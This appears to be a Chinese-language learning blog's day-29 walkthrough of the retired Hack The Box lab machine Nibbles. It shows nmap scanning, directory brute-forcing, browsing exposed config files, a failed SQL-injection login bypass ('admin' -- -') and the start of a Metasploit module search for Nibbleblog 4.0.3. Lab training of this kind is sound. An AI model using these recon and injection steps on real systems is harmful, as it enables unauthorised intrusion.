
今天是倒數第二天!!!限時綜合考試來哩!!!🎉
Day 29 的任務很明確:
請 AI 根據我們前面 28 天的學習內容,挑一台還沒練習過的 HTB Retired Lab 靶機,讓我們從偵查一路挑戰到 root,並記錄整個過程中的操作與發現!
考試結束後,再把這次的筆記整理成一份簡易滲透測試報告,順便回頭看看自己目前還有哪些能力缺口,作為 Day 30 規劃後續學習方向的參考~
這次 AI 幫我們挑選的靶機是 Nibbles,目標 IP:10.129.82.82。
好啦!前面累積了 28 天的學習,這次到底能不能把學過的東西串起來,順利在時間內打到 root 呢?><
考試開始!!! 🔥
拿到IP後,先把看到IP的SOP跑一遍。
看看這台主機有哪些服務!我們先來掃描 Port,確認有哪些門是開著的~
sudo nmap 10.129.82.82 -p- -T4 -oA nibblesallport
Nmap預設只掃最常見的1000個port。
1000 個聽起來好像很多,但一台機器有 65535 個 TCP Port。如果我們只用預設設定,就還有很多 Port 根本沒有被看到。
掃描結果,port 22、80是開的!
sudo nmap -sV -sC -p 22,80 -oA nibbles_full 10.129.82.82
| 參數 | 用途 |
|---|---|
-sV |
偵測服務版本 |
-sC |
跑 Nmap 預設腳本 |
-oA |
同時輸出三種格式(方便之後寫報告用) |

先前有提過,Port 22 通常是 SSH 服務。如果還沒有取得可用的帳號密碼或找到其他突破點,可以先把注意力放到其他開放的服務上~
這次 Port 80 有開啟 HTTP 服務,所以我們先用瀏覽器查看網頁,再依照之前整理好的看到80 port的操作順序 往下檢查!

打開瀏覽器,查看 http://10.129.82.82:80

畫面只有一行字:"Hello world!"
沒事,依照看到80 port的SOP,我們接著看看原始碼,或許有什麼帳密或是敏感資訊遺漏在原始碼中。
按右鍵 → 選檢視原始碼

等等,原始碼中的/nibbleblog/,感覺可能是網頁的某個目錄,我們看一下!
打開 http://10.129.82.82/nibbleblog/,

看起來沒有什麼敏感資訊或輸入點,點擊畫面按紐也暫時沒拿到近一步的線索

我們一樣看一下http://10.129.82.82/nibbleblog/的原始碼
robots.txt打開 http://10.129.82.82/robots.txt,

可惡,沒掲露出其他隱藏路徑QQ(但再次驗證80 port服務的版本是Apache 2.4.18(Ubuntu)
依照看到80 port的SOP,我們接著來試試目錄爆破,檢視有沒有其他目錄:
先用有內建字典檔,不用再指定的dirb試試,看看有沒有我們感興趣的目錄
dirb http://10.129.82.82:80

http://10.129.82.82:80/index.html (CODE:200|SIZE:93)
用dirb雖然可以不用額外指定字典檔,適合臨時需要快速測試或沒有字典檔的時候,但目前dirb掃出的目錄,看起來沒有我們感興趣的
換嘗試可以快速掃描目錄的gobuster,
gobuster dir -u http://10.129.82.82:80/ -w /usr/share/dirb/wordlists/common.txt

一樣可以嘗試的只出現/index.html
剛剛有看到的部落格,我們也拿來試試看有沒有隱藏目錄
gobuster dir -u http://10.129.82.82:80/nibbleblog/ -w /usr/share/dirb/wordlists/common.txt

在這些跳轉、success的目錄中,
/admin                (Status: 301) [Size: 323] [--> http://10.129.82.82/nibbleblog/admin/]
/admin.php            (Status: 200) [Size: 1401]
/content              (Status: 301) [Size: 325] [--> http://10.129.82.82/nibbleblog/content/]
/index.php            (Status: 200) [Size: 2987]
/languages            (Status: 301) [Size: 327] [--> http://10.129.82.82/nibbleblog/languages/]
/plugins              (Status: 301) [Size: 325] [--> http://10.129.82.82/nibbleblog/plugins/]
/README               (Status: 200) [Size: 4628]
/themes               (Status: 301) [Size: 324] [--> http://10.129.82.82/nibbleblog/themes/]
我最感興趣的是/admin.php(感覺有機會是管理者的後台登入介面),但/content、 /plugins、/README、 /themes,如果/admin.php我們暫時沒有找到突破點,也可以看看
/admin.php(一樣參考之前整理的看到80 port的操作流程,做實作)
嘗試http://10.129.82.82/nibbleblog/admin.php
哇!有輸入點!!!我們等等可以來嘗試有沒有injection相關漏洞,讓我們可以繞過登入,進/admin.php
檢視網頁原始碼
可惡!沒有把帳密遺留在原始碼><
檢視/robots.txt,看有沒有其他目錄資訊(之後有需要做更多目錄搜查,查看有沒有頁面有漏洞時,可以來去看看
嘗試一:
Username : `admin' -- -`
Password : 任意輸入

失敗QQQ
http://10.129.82.82/nibbleblog/content/

哇! private/我們來看看!

config.xml、 users.xml感覺可能會有一些我們感興趣的環境設定、使用者資訊!(我們來看看)
config.xml
users.xml
看到這~我們可以推測username應該有admin,再來就是密碼了!密碼到底是什麼呢
我們看看剛剛目錄爆破時,我們還沒看,但感覺可能也藏著一些線索的README,
Nibbleblog Version: v4.0.3 是版本資訊!我們可以看看這版本有沒有弱點給我們運用!
searchsploit Nibbleblog

開啟metasploit工具
msfconsole
看看有沒有可利用的攻擊腳本
search Nibbleblog

use 0

看看這個攻擊module需要設定的參數
show options
